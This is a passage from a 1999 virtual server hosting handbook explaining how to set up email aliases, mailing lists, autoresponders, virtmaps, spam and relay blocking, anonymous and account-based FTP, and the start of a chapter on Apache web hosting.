                                   Using the Virtual Server email system, you can create email aliases, or
                                   forwarding addresses. An email alias takes a piece of incoming mail and
                                   immediately resends it to one or more recipients. You can point many
                                   aliases to a single recipient or point a single alias to many recipients.
                                   Aliases are used to create handy replacements for difficult-to-remember or
                                   long addresses. Aliases can also be used to establish a set of generic
                                   addresses such as webmaster@yourdomain.com or
                                   info@yourdomain.com. Establishing a set of aliases like the following,
                                   promotes an image of professionalism (even if each alias points to the same
                                   recipient):
                                        ♣ sales@yourdomain.com
                                        ♣ service@yourdomain.com
                                        ♣ jobs@yourdomain.com
                                   Since a single alias can point to multiple recipients, aliases can be used to
                                   create simple mailing lists or announcement boards that point to appropriate
                                   sets of individuals, allowing the alias address to be used as a "broadcast"
                                   address for the group:
                                        ♣ everyone@yourdomain.com
                                        ♣ marketing@yourdomain.com
                                        ♣ engineering@yourdomain.com
                                   If you have a large alias file, add comments to avoid confusion. Any lines
                                   that begins with the "#" character are considered a comment, and are ignored.
                                   Creating aliases involves just two easy steps:
                                   1.   Edit the ~/etc/aliases files and add the alias.
                                   2.   Run vnewaliases from a command prompt to generate the
                                        aliases.db

                                   To Create an Alias for a Local User
                                   1. Edit the ~/etc/aliases file and add the following line:
                                   alias: recipient

                                   Note: "alias" is replaced with the alias name, and "recipient" is replaced
                                   with a simple username.

                                   For example:
                                   webmaster: ted
                                   2. From the command-prompt enter vnewaliases. This action
                                      generates the ~/etc/aliases.db file to activate the alias.

                                   To Create an Alias for an Off-site Recipient
                                   1. Edit the ~/etc/aliases file, enter
                                    alias: recipient


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      74
BLUE REEF VIRTUAL SERVER HANDBOOK                                          Chapter 6 - Using the Virtual Email Service


                                   Where "alias" is replaced with the alias name, and "recipient" is replaced
                                       with a full email address. For example:
                                   sales:        tony@bigshotmail.com


                                   2. From the command-prompt enter vnewaliases. This action
                                      generates the ~/etc/aliases.db file to activate the alias.

                                   Note: Aliases work best for Virtual Servers with one domain. If the
                                   Virtual Server has many domains, or virtual hosts, it is better to use the
                                   virtmaps feature indicated on page 80.

                                   Be sure to begin each alias at the start of the line because lines that begin
                                   with a space or tab are considered continuation lines. The colon separating
                                   alias and recipient should be on the same line as the alias, although it may be
                                   preceded or followed by spaces or tabs.


                                   Creating Mailing Lists
                                   Using the ~/etc/aliases file, you can create mailing lists that include
                                   many recipients. You can either create a simple mailing list, or you can create
                                   a more sophisticated mailing list that you are able to edit independent of the alias
                                   file itself.
                                   The :include: statement causes the contents of a separate file to be read in,
                                   or included, in the aliases file. This allows the recipient list to be stored in
                                   an outside file where it can be manipulated independently of the aliases file.

                                   To Create a Mailing List
                                   1. Edit the ~/etc/aliases file and enter:
                                      alias: recipient1, recipient2, recipient3,
                                      recipient4, ...
                                   (where "..." signifies that the sequence can be continued for as long as
                                      necessary).

                                   To Create a Mailing List Using "include"
                                   1. Edit the ~/etc/aliases file and enter
                                      alias: :include:/pathname
                                   The "/pathname" is the virtual pathname of the file. For example:
                                      subscribers: :include:/etc/subscribers.list

                                   Note: Because the contents of included files are not stored in the
                                   ~/etc/aliases.db database, it is not necessary to run the vnewaliases
                                   command to activate edited changes.

                                   The file referenced by ":include:" is a text file containing a list of recipient
                                   addresses. Each line is a list of one or more recipient addresses. Multiple
                                   addresses appearing on a line should be separated by commas. Like the
                                   ~/etc/aliases file, any line that begins with a "#" character is considered a
                                   comment and is ignored by the server, as are blank lines.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                       75
BLUE REEF VIRTUAL SERVER HANDBOOK                                       Chapter 6 - Using the Virtual Email Service


                                   For more information about software that enables you to create automated
                                   mailing lists, see Majordomo.com. Majordomo works in conjunction with
                                   the ~/etc/aliases file to automate address addition and removal of recipients
                                   included through the use of the :include: statement.


                                   Creating Autoresponders
                                   Autoresponders automatically send a predetermined reply to anyone that
                                   contacts a specific email address and can disseminate information that is
                                   commonly requested such as a product list or FAQ document. Autorespon-
                                   ders provide confirmation of message delivery. Mail addressed to an important
                                   address may be routed first through an autoresponder to let your clients know
                                   that you have received their message.

                                   To Install Autoresponder Software
                                   1. From the command-prompt, enter
                                      % cp /usr/local/contrib/autoreply ~/usr/bin
                                      % chmod 755 ~/usr/bin/autoreply

                                   To create autoresponder addresses
                                   1. Edit the ~/etc/aliases file, enter:
                                      alias: recipient, "|/usr/bin/autoreply -f name -
                                      m message -a address"
                                      (The above line is entered as one line.)
                                   alias       Replace alias with the name of your autoresponder, such
                                               as "info."
                                   recipient   Replace with the recipient address that receives copies of
                                               incoming messages (in a fashion similar to a normal alias).
                                   |            Passes the incoming message to the autoreply program
                                                and sends back the text of a predetermined message in reply.
                                   name        Replace name with the name you want to use in the "From:"
                                               line of the message your autoresponder sends.
                                   message     Contains the pathname of your desired message text. If the -m
                                               option is not specified, the reply text is taken from a file
                                               named .autoreply in the virtual server root directory. The
                                               pathname is your home directory on the system (~) that has
                                               become the new root directory (/).
                                   The following is a sample autoresponder:
                                   info: bob@yourdomain.com, "|/usr/bin/autoreply -f
                                   info-reply -a info"

                                   Note: The autoreply program searches the "To:" and "Cc:" header
                                   lines for the text specified by the address value. Autoreply replies to
                                   the message if an address is found. If an address is not found,
                                   autoreply ignores the message.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    76
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 6 - Using the Virtual Email Service


                                   Customizing Autoresponder Text
                                   You can customize both the content of the header lines and the body lines
                                   of the Autoresponder message. When preparing the message text, place
                                   your customized header lines (Subject or Reply-To) at the start of the file
                                   one after another. Separate them from the body portion of the message by a
                                   single blank line. The first blank line signals the start of the body of the
                                   message. Remove any blank lines that might cause an intended header line
                                   to be considered as part of the body.
                                   The following is a sample autoresponder message:
                                      Reply-To: sales-reply@yourdomain.com
                                      Subject: Your Information Request

                                        Thank you for your interest in our company. We
                                        appreciate your consideration and ...


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      77
BLUE REEF VIRTUAL SERVER HANDBOOK                                        Chapter 6 - Using the Virtual Email Service


                                   Creating Email Address
                                   Mappings or Virtmaps
                                   Address mappings, or "virtmaps," are similar to aliases but are tailored to
                                   virtual domain names. Virtual Servers that have one or more domain names
                                   associated with them in addition to their primary domain name use virtmaps
                                   to organize their aliases.
                                   Aliases do not incorporate information about the hostname portion of an e-
                                   mail address, just the username portion. As a result, clashes occur when two
                                   virtual domains have email addresses with identical username portions,
                                   such as "webmaster". Virtual email address mappings are designed to
                                   avoid these clashes ensuring that mail sent to "webmaster@domain1.com"
                                   and mail sent to "webmaster@domain2.com" do not collide, even though
                                   both domain names ("domain1.com" and "domain2.com") are associated
                                   with the same virtual server.

                                   To Create a Simple Address Mapping
                                   1. From your virtual server ~/etc/virtmaps file, enter
                                      address recipient
                                        (where "address" is replaced with the full address to which you would
                                        like to route and "recipient" is replaced with the recipient address.)
                                   2. From the command-prompt, enter vnewvirtmaps. This action
                                      recreates the ~/etc/virtmaps.db file so the changes take effect.

                                   Sample virtmaps File
                                   In the following sample virtmaps file, the address mappings are grouped
                                   together by domain name. The first address mapping in the abc.com group
                                   is redirecting mail to a non local user. The second address mapping is
                                   directing mail to a local user.

                                        #mappings for abc.com
                                        bob@abc.com                             bob@aol.com
                                        webmaster@abc.com                       carol

                                        #mappings for xyz.com
                                        bob@xyz.com                             bob
                                        webmaster@xyz.com                       john

                                   Note: Unlike the ~/etc/aliases file, there is no colon character
                                   between the address and the recipient in the ~/etc/virtmaps file.


                                   Using Wildcard Mappings
                                   A wildcard address mapping serves as a "catch-all" that matches any
                                   address at a hostname that is not already explicitly listed

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     78
BLUE REEF VIRTUAL SERVER HANDBOOK                                           Chapter 6 - Using the Virtual Email Service


                                   To Create Wildcard Mappings
                                   1. From your virtual server ~/etc/virtmaps file, enter
                                      hostname recipient
                                      (where "hostname" is replaced with the hostname you want to create the
                                      wildcard for and "recipient" is replaced with the recipient address)
                                   2. From the command-prompt, enter vnewvirtmaps. This action
                                      recreates the ~/etc/virtmaps.db file so the changes take effect.

                                   Sample Virtmaps File with Wildcard Mappings

                                        #abc.com mappings
                                        bob@abc.com                      bob@aol.com
                                        webmaster@abc.com                carol
                                        abc.com                          carol

                                        #xyz.com mappings
                                        bob@xyz.com                      bob
                                        webmaster@xyz.com                john
                                        xyz.com                          bob

                                   Note: Place wildcard mappings anywhere in the ~/etc/virtmaps file,
                                   however, you should place them at the end of the domain's section so
                                   as to emphasize their nature as a default recipient (if none of the previous
                                   mappings match).


                                   Combining Mappings and Aliases
                                   When a piece of new mail arrives, address mappings are processed first,
                                   before aliases are checked. Once the address mapping process is complete
                                   and a local recipient has been determined, the aliases database is checked
                                   next to see if the recipient exists as an alias. If so, the message is routed to
                                   the target of the alias. If not, the recipient must exist as a local username
                                   and a delivery attempt is made to place the message in his or her incoming
                                   mailbox.


                                   Differences Between Virtmaps and
                                   Aliases
                                   One difference between the ~/etc/virtmaps and ~/etc/aliases
                                   files is that multiple recipients must not be listed in a single address
                                   mapping in the virtmaps file.
                                   A similar difference lies in the fact that the right-hand portion of an
                                   ~/etc/virtmaps line should consist of solely of a recipient address and
                                   cannot contain any complex forwarding details. Items such as :include:
                                   statements, delivery to a file (signaled by a "/" character), or delivery to a
                                   program (signaled by a "/" character) may not be used in the virtmaps file.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                        79
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 6 - Using the Virtual Email Service


                                   Perhaps the most important difference between virtmaps and aliases is that
                                   sendmail performs only a single database lookup in the
                                   ~/etc/virtmaps.db file when handling address mappings. The net
                                   effect of this is that the right-hand portion of an ~/etc/virtmaps line
                                   (the recipient portion) must not depend on the left-hand portion (the address
                                   portion) of any other line. The sendmail program does not lookup further
                                   mappings to trace recipient addresses (unlike alias processing where
                                   sendmail performs repeated alias lookups until it completely resolves the
                                   recipient address).


                                   Virtmaps Summarized
                                   1. If you have only one domain pointing to your Virtual Server then use
                                       of the virtmaps file is not necessary.
                                   2. Address maps are stored in the ~/etc/virtmaps file.
                                   3. After adding an address map to the virtmaps file generate the
                                      virtmaps.db file with the vnewvirtmaps command.
                                   4. Address maps follow a simple format:
                                      address              recipient
                                      e.g.:
                                      webmaster@abc.com             john
                                   5. No colons are in address maps and only one user is on the right side.
                                      If multiple recipients are needed, then specify the name of an alias
                                      on the right hand side and then create the list with the multiple
                                      recipients in the aliases file.
                                   6. The catch-all or wildcard for a domain should be last.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      80
BLUE REEF VIRTUAL SERVER HANDBOOK                                        Chapter 6 - Using the Virtual Email Service


                                   Unsolicited Commercial Email
                                   While commercialization of the Internet has brought many benefits, among
                                   the negative effects is the proliferation of unsolicited commercial email,
                                   often called "spam." The Virtual Server controls spam in the following
                                   manner:
                                        ♣ Blocking spam from being sent to users on the Virtual Server.
                                        ♣ Blocking spam from being sent through the Virtual Server (relaying).


                                   Blocking Incoming Spam
                                   Defending the Virtual Server from receiving spam is tricky. One method for
                                   blocking spam is to enter the return address on the spam in the
                                   ~/spammers file on the Virtual Server.

                                   To Block Email from Specific Hosts
                                   1. From your Virtual Server ~/etc/spammers file, enter
                                      username@hostname or
                                      hostname
                                      (where "username" is the username of the sender and "hostname"
                                      is the hostname portion of the sender's address, often just a domain name.)
                                   2. From the command prompt enter vnewspammers. This action
                                      rebuilds the ~/etc/spammers.db file so that changes can take
                                      effect.


                                   Maintaining the ~/etc/spammers File
                                   When choosing values to place in the ~/etc/spammers file, you should
                                   understand the layout and contents of the mail message headers in an
                                   unsolicited message. Understanding the layouts of mail messages (as read
                                   by your Virtual Server) enables you to locate and recognize the message’s
                                   SMTP envelope sender.
                                   Your Virtual Server places the SMTP envelope sender's address in the header
                                   line that begins with "From " (the word "From" followed by one space
                                   character).
                                   Notice that the "From" and "From:" header lines are not required to be the
                                   same, although they often are. The "From:" header line is part of the message
                                   content, not part of the SMTP envelope. If a discrepancy exists between
                                   the "From " address and the "From:" address, use the "From " address as your
                                   your value for inclusion in the ~/etc/spammers file.


                                   Envelope sender blocking is useful, but not foolproof. Since the envelope
                                   sender's identity can be and often is falsified by spam purveyors, the blocking
                                   can be circumvented. Many messages are deflected, however, so the effort is not
                                   entirely wasted, provided you vigilantly maintain the ~/etc/spammers
                                   file.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     82
BLUE REEF VIRTUAL SERVER HANDBOOK                                        Chapter 6 - Using the Virtual Email Service


                                   "POP(IMAP)-before-SMTP" Relay
                                   Blocking
                                   Unauthorized SMTP relaying is a growing trend of server abuse, usually
                                   by individuals or groups of individuals who send large amounts of unsolicited
                                   email, typically of a commercial nature.
                                   An SMTP relay occurs when an SMTP server is requested to deliver an email
                                   message that is not destined to any of its local users. The SMTP server passes
                                   the message on to another SMTP server--hence the term "relay"--which in
                                   routes the message to the eventual recipient user. SMTP relaying enables the
                                   delivery of legitimate email messages to the mail system of company networks
                                   that do not offer full SMTP server capabilities such as many that run Windows
                                   or Macintosh computers.
                                   It is a growing trend amon unscrupulous users, however, to locate
                                   unprotected or "open" SMTPservers that can be used as SMTP relays for
                                   unsolicited email campaigns. These individuals "hijack" your SMTP server,
                                   sending your SMTP server a single copy of a message, then requesting your
                                   SMTP server to relay the message to hundreds of recipients. Many servers crash
                                   as a result of load of bouncing email or complaints from spam recipients.
                                   In the Blue Reef Virtual Server default configuration, the SMTP server is closed
                                   to all users unless they have a valid username and password. This shuts down
                                   relaying and protects the Virtual Server's resources. To do this, the Virtual
                                   Server system uses a technique sometimes called "POP-before-SMTP"
                                   (since it also applies to the IMAP server, it could also be called IMAP-before-
                                   SMTP) to limit SMTP relaying to users who recently accessed the POP server
                                   (or the IMAP server) with their password.
                                   POP-before-SMTP relay blocking works every time a user successfully
                                   enters a correct username and password to the POP server. The POP server
                                   records the remote client IP address for later use by the SMTP server.
                                   Because of POP-before-SMTP relay blocking, your users must check their
                                   email (by accessing either the POP server or the IMAP server) before they
                                   try to send email through your Virtual Server's SMTP server. Otherwise,
                                   The SMTP server will refuse to accept their outgoing mail message.

                                   Note: POP-before-SMTP relay blocking has the largest effect on users
                                   who are dynamically allocated an IP address each time they connect to
                                   the Internet.


                                   To Configure your Email Client Software to Authenticate Before
                                   Sending Mail
                                   1. From "check mail every ___ minutes" set the number of minutes to any
                                      number below 15. The "check mail" option causes the email client to
                                      authenticate itself first before sending outgoing mail messages.
                                   2. Newer email client software has POP-before-SMTP setup options.
                                      Choose the "authenticate before sending" option.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     82
BLUE REEF VIRTUAL SERVER HANDBOOK                                       Chapter 6 - Using the Virtual Email Service


                                   Managing POP-before-SMTP
                                   In the default configuration, your Virtual Server never removes addresses
                                   from its database. Once an address is recorded, it is always valid. Users
                                   contacting your SMTP server from their IP address are permitted to use the
                                   server as an SMTP relay host. The command vsmtprelay allows you to
                                   manage the IP addresses in the ~/etc/relayers.db file. Here are some
                                   examples of using vsmtprelay.

                                   To List All Recorded IP Addresses
                                   From your Virtual Server command prompt, enter
                                      vsmtprelay list
                                   Results resemble the following example:
                                        # timestamp (UTC): Tue Sep 22 22:15:27 1998
                                        10.11.12.13 906502527
                                   The example above shows the recorded IP address (10.11.12.13), the
                                   associated timestamp (906502527), and a comment line showing the
                                   timestamp in decoded form as a date and time in Coordinated Universal
                                   Time (UTC).

                                   To List All Addresses Older than 10 Minutes in the Database
                                   From your Virtual Server command-prompt, enter
                                       vsmtprelay list 10

                                   To list every address in the database, including those with
                                   timestamps in the future:
                                   From your Virtual Server command-prompt, enter
                                        vsmtprelay dump

                                   To edit the database contents
                                   From your Virtual Server command-prompt, enter
                                      vsmtprelay dump > ~/etc/relayers

                                   Note: The database contents are placed in the ~/etc/relayers file.
                                   You can manually edit (adding, changing, or removing entries) the
                                   contents of the ~/etc/relayers.db file.


                                   To rebuild the database from your edited copy
                                   From your Virtual Server command-prompt, enter
                                      % /usr/sbin/makemap hash ~/etc/relayers.db <
                                      ~/etc/relayers

                                   To expire all addresses in the database
                                   From your Virtual Server command-prompt, enter
                                      % vsmtprelay expire

                                   To expire addresses in the database older than 60 minutes
                                   From your Virtual Server command-prompt, enter
                                      % vsmtprelay expire 60

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    83
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 6 - Using the Virtual Email Service


                                   Using the Crontab Command to Manage the
                                   relayers.db
                                   Using your cron table, you can implement automatic address expiration. By
                                   experimentation you can arrive at a workable policy that balances the
                                   requirements of server security and the convenience of your users.

                                   To implement a strict address expiration policy
                                   From your cron table, enter
                                       */15 * * * * /usr/local/bin/vsmtprelay expire
                                      60
                                        (where every 15 minutes any addresses older than 60 minutes are
                                        removed from the database)

                                   Note: The example above yields a 60 minute time window for SMTP
                                   relay permission (with a granularity of 15 minutes).


                                   To implement a lenient address expiration policy
                                   From your cron table, enter
                                       0 0 * * * /usr/local/bin/vsmtprelay expire
                                        (where 0 0 means that once a day at midnight, the address database is
                                           completely cleared).

                                   Note: The example above enables your users to relay the entire day, if
                                   they check their mail from that IP address at least once during the day.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      84
BLUE REEF VIRTUAL SERVER HANDBOOK                                         Chapter 6 - Using the Virtual Email Service


                                   Maintaining your Email Log
                                   File
                                   Your Virtual Server mail system maintains records of its actions in the
                                   ~/usr/log/messages file. Each time a message passes through the Virtual
                                   SMTP Server, sendmail creates logs of the transaction. Each time a user
                                   checks his or her mailbox through the virtual POP or IMAP server, the
                                   transaction is logged. The ~/usr/log/messages file can be used to gauge
                                   Virtual Server activity and diagnose problems.
                                   The ~/usr/log/messages file contains log entries from various
                                   programs. Each entry, one per line, contains the following:
                                        ♣ A time stamp (recording the date and time of the log entry).
                                        ♣ The name of the originating program.
                                        ♣ The text of the log entry.
                                   Since the ~/usr/log/messages file has a tendency to grow large over
                                   time, clear it periodically.

                                   To clear the ~/usr/log/messages file
                                   1. From you virtual server command prompt, enter
                                      cat /dev/null > ~/usr/log/messages
                                        This action removes all messages recorded in the logs.

                                   Note: Before resetting the log, prepare archival copies, if needed.

                                   2. The vnukelog command resets both the messages file and the Web
                                      server log files.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      85
BLUE REEF VIRTUAL SERVER HANDBOOK                                               Chapter 7 - The Virtual FTP Service


   Chapter


      7
                                   The Virtual FTP
                                                 Service
                                   Connecting to a remote computer using FTP (File Transfer Protocol) is
                                   similar to Telnet except for the following:
                                        ♣ All the tools of a shell are not available.
                                        ♣ Access to files is limited.
                                        ♣ Browsing capabilities are limited.
                                   You can use FTP to transfer files of any type between computers running
                                   different operating systems. For example, you can transfer files between a
                                   UNIX server and a Windows PC (with FTP client). FTP is popular
                                   worldwide because FTP clients are readily available for all platforms.
                                   This chapter contains information about the following subjects:
                                       ♣ Naming your Virtual FTP service
                                       ♣ Making customer-accessed directories


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    86
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 7 - The Virtual FTP Service


                                    Naming your Virtual FTP
                                    Service
                                    The standard for naming FTP and other services is usually
                                    ftp.yourdomain.com.
                                    If your domain name is registered, your virtual anonymous FTP services are
                                    in the standard form above


                                    Anonymous and Non-Anonymous FTP
                                    Your Virtual Server supports Anonymous FTP that anyone can access
                                    without a password, and Non-Anonymous FTP that requires a username and
                                    password. If you use Anonymous FTP, the users enter "anonymous" or
                                    "FTP" for the username and his email address for the password.


                                    Your Anonymous FTP Directory
                                    Anonymous FTP is the safest way to grant users access to the virtual FTP
                                    service, because they are restricted to only your home FTP directory. When
                                    you restrict user access and permissions in this manner, you limit potential
                                    harm that users can cause.
                                    Your FTP directory is your home directory, and by default it contains only
                                    the PUB sub-directory. The PUB directory contains the archive files
                                    available to anonymous FTP users.You should place files the users need
                                    to access in the PUB directory. You can then create other dirctories as you
                                    find necessary.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     87
BLUE REEF VIRTUAL SERVER HANDBOOK                                                 Chapter 7 - The Virtual FTP Service


                                   Making Customer-accessed
                                   Directories
                                   Your users may occasionally need to upload files to your FTP server. If you
                                   allow FTP uploads, you should confine these uploaded files to an
                                   "incoming" or "customer-accessed" directory. This precaution guarantees
                                   that if a user uploads a virus, virus damage would be contained within the
                                   incoming directory.

                                   Note: If you don’t allow file uploads, you don’t need to create an
                                   incoming directory.

                                   Allow your users only "write" permissions in the incoming directory. "Write-
                                   only" permissions prevent users from changing or deleting other users'
                                   uploaded files. If users have "read" permissions on the incoming directory
                                   they could read potentially embarrassing or illegal files which others have
                                   placed in the directory.

                                   To make an incoming directory:
                                   1. From your ftp/pub directory, create a directory named "incoming"
                                      mkdir ftp/pub/incoming
                                   2. In the ftp/pub/incoming directory, create a file called
                                      .incoming (don't forget the ".").
                                        The ".incoming" file flags the directory as a write-only directory.


                                   Creating Log-in Banners and Directory
                                   Messages
                                   Some FTP servers display messages immediately after the user logs in.
                                   These messages are called Log-in Banners and give the user helpful information
                                   about the FTP site which they are accessing.
                                   Directory messages act the same way. When a user accesses a particular
                                   directory, a message is displayed. The messages usually cites information
                                   about what is contained in the directory, as well as any cautions regarding
                                   system files.

                                   To create a log in banner:
                                   1. In your ~/ftp/pub directory, create a file named .welcome.
                                   2. In the welcome file enter the text that you want the user to see.
                                   The following is an example log-in banner found on an FTP server:
                                      Welcome to ACME Rockets Inc Anonymous FTP
                                      Server!
                                      Please send any questions or reports about this
                                      server to ftp@acme-rockets.com.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      88
BLUE REEF VIRTUAL SERVER HANDBOOK                                                 Chapter 7 - The Virtual FTP Service


                                   To create a directory message:
                                   Create a file named .message in the directory where you want the
                                   message to appear. The text message you create in the .message file
                                   displays when the user accesses that directory.
                                   For example, you could promote a demo version of your company’s
                                   software in the DEMO directory with a .message file containing the
                                   following text:
                                       This directory contains demo versions of ACME
                                       Rocket's products:
                                       missile.zip - Missile CAD(tm) Version 1.0 (DEMO)
                                       nuke.zip – Thermo-Nuclear War Simulator(tm)
                                       Version 2.1 (DEMO)


                                   Creating Non-Anonymous FTP
                                   Accounts
                                   If you configure your virtual server to handle non-anonymous FTP
                                   accounts, you can easily add FTP accounts for some users. Adding FTP
                                   accounts enables you to control who uploads or downloads the following:
                                        ♣ Web content.
                                        ♣ Files in the anonymous FTP file area.
                                        ♣ Files in the private FTP upload/download directories.

                                   Note: Most of our customers use non-anonymous FTP on their Virtual
                                   Servers. Customers then resell server space to clients which enables them
                                   to maintain their own home pages. Also, companies who want to restrict
                                   downloads of valuable information can use password restricted
                                   anonymous FTP.

                                   The procedure for adding Non-Anonymous FTP accounts is similar to the
                                   procedure for adding POP Mail accounts. When you create this FTP
                                   account, the server automatically creates an email POP account for the
                                   user. If you do not wish the user to access email on your server, do not tell
                                   the user about the email account.

                                   To add Non-Anonymous FTP accounts
                                   1.   Log into the server using the virtual administrator login name and
                                        password.
                                   2.   Use the vadduser command. For example:
                                        % vadduser

                                   Note: User Names can be up to 8 characters and may consist of
                                   upper or lower case characters or digits. User Names must start with an
                                   alphabetic character.

                                   3. Enter a password for the user's account. Then enter the password
                                      again to confirm it.
                                   4.   Enter the user's full name. Use less than 80 characters and no ':'
                                        characters.

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      89
BLUE REEF VIRTUAL SERVER HANDBOOK                                                  Chapter 7 - The Virtual FTP Service


                                   5.   Press "enter" to give the user both email and FTP access, or enter the
                                        name of the service you with to restrict for the user (either email or ftp).
                                        Then enter in the amount of disk space, in megabytes, you wish to grant
                                        to the user--this is called the quota.
                                   6.   Select option 1, 2, or 3 of the Home Directory option. This option
                                        determines where this user’s "home directory" is placed. Select from
                                        the following three options:
                                           Select option 1 if this user has no special use requirements. This
                                           user’s home directory would be something like /usr/home/biff.
                                           Select option 2 if this user needs to upload his own web pages.
                                           This user’s home directory would be something like
                                           /usr/local/etc/httpd/htdocs/biff.
                                           Select option 3 if this user needs only to upload files to your anonymous
                                           FTP archive. This user’s home directory would be something like
                                           /ftp/pub/biff
                                   7.   You can also choose to enter in your own custom path if none of the
                                        three choices suits your needs. You could enter something like
                                        /usr/local/etc/httpd/htdocs/users/biff.

                                   User Home Directory Options Explained
                                   You have several options for setting the user home directory. Each of these
                                   options allow you to control how the user accesses the virtual server.
                                   The first option allows you to create the home directory under your
                                   /usr/home directory. This option is best for users who have no special
                                   use requirements. If the user was named biff, the directory would be created
                                   at /usr/home/biff. This would be an ideal place for you to create an
                                   FTP directory for users to upload information to your server that your system
                                   administrator would verify and place in the proper directory structure.
                                   The second option allows you to create the home directory under your
                                   /usr/local/etc/httpd/htdocs directory. If the user name was
                                   called biff, the directory would be created at
                                   /usr/local/etc/httpd/htdocs/biff. This option is best for
                                   users who upload their own web pages. The users would have FTP access to
                                   the test directory, and any sub-directories they create. The users could not
                                   access anything above the test directory, however. The users' home pages
                                   would be located at http://www.yourdomain.com/test.
                                   The third option allows the user to upload files to your anonymous FTP
                                   archive. The directory created for the user test would be /ftp/pub/biff.
                                   Files in this directory could be added and deleted only by the user biff, but
                                   anyone would have access to download these files.
                                   The FTP upload quota allows you to limit how much of your Virtual Server's
                                   disk space a user may use. If the user attempts to upload more data than their
                                   remaining quota allows, they will receive a FTP error message.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                       90
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 7 - The Virtual FTP Service


                                   Monitoring Anonymous FTP Activity
                                   The messages file located in your /usr/logs directory contains valuable
                                   information describing how often your virtual anonymous FTP server is
                                   being used. This information is not clearly discerned, though. You can use
                                   the Xferstats program to summarize anonymous FTP activity.
                                   Xferstats may be run periodically by the CRON facility.

                                   To use XFERSTATS to monitor FTP activity:
                                   1.   Create a file named cfile with the following information:
                                        # Crontab file (see crontab(5))
                                        # Every Sunday morning at 2:13am process FTP
                                        # xferstats and "nuke" message file
                                        13 2 * * sun /usr/local/bin/xferstats -m
                                        user@xyz.com -n
                                   2.   Run crontab to install the cron file you just created (cfile):
                                        % crontab cfile
                                   To see more information on cron, enter man crontab and man 5
                                   crontab at your Virtual Server's UNIX prompt.

                                   Example Output from xferstats
                                        TOTALS FOR SUMMARY PERIOD Aug 16 TO Aug 17
                                        Files Transmitted During Summary Period   3
                                        Bytes Transmitted During Summary Period   762
                                        Systems Using Archives             0
                                        Average Files Transmitted Daily        2
                                        Average Bytes Transmitted Daily       381
                                        Daily Transmission Statistics
                                        Number Of Number of Average Percent Of
                                        Date    Files Sent Bytes Sent Xmit Rate Files
                                        Sent Bytes Sent
                                        Aug 16          2     508 508.0 KB/s   66.67
                                        66.67
                                        Aug 17          1     254 0.3 KB/s    33.33
                                        33.33
                                        Total Transfers from each Archive Section (By
                                        bytes)
                                        Archive Section   Files Sent Bytes Sent Files
                                        Sent Bytes Sent
                                        /pub                3     762 100.00    100.00
                                        Hourly Transmission Statistics
                                        Number Of Number of Average Percent Of
                                        Time    Files Sent Bytes Sent Xmit Rate Files
                                        Sent Bytes Sent
                                        --------------- ---------- -----------


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     91
BLUE REEF VIRTUAL SERVER HANDBOOK                           Chapter 7 - The Virtual FTP Service


                                        03      1   254   0.3 KB/s       33.33
                                        33.33
                                        05      2   508 508.0 KB/s         66.67
                                        66.67


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                92
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 8 - The Virtual Web Service


   Chapter


      8
                                   The Virtual Web
                                                 Service
                                   The Virtual Web Service provides all the power your company needs (and
                                   plenty of bandwidth) to make exciting presentations on the Internet, attract
                                   additional clientele, and effectively conduct electronic commerce.
                                   The Virtual Web Service is based on the Hyper Text Transfer Protocol
                                   (HTTP). You can use the Virtual Web Service to create an Internet presence
                                   that reaches millions of online customers. Ordinarily, creating an Internet
                                   presence means maintaining a dedicated Web server and an expensive high-
                                   speed Internet connection. With the Virtual Web Server, you don’t
                                   need to bear the financial burden of extra equipment and employees.
                                   Blue Reef Consulting saves you money, and enables you to present a more
                                   professional Web site to your customers. With Virtual Web Server, your
                                   home page address appears as www.yourdomain.com (not
                                   www.some.isp/~yourdomain like a non-virtual shared service or web mall).
                                   This chapter contains information on setting up your virtual web service by
                                   explaining the following:
                                        ♣ Using Virtual Web Server software
                                        ♣ Understanding the Virtual Web Service directory structure
                                        ♣ Maintaining Virtual Web Server Configuration Files
                                        ♣ Using Apache Loadable Modules
                                        ♣ Understanding Virtual Hosting
                                        ♣ Adding Additional Domains
                                         ♣    Adding Virtual Hosts to httpd.conf
                                         ♣    Using other resources for additional information


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     93
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 8 - The Virtual Web Service


                                   Using Virtual Web Server
                                   Software
                                   Blue Reef Consulting uses Apache Web Server software to run your Virtual
                                   Web Service. Apache is the most popular and powerful server software
                                   available today. Blue Reef Consulting has made some modifications to the
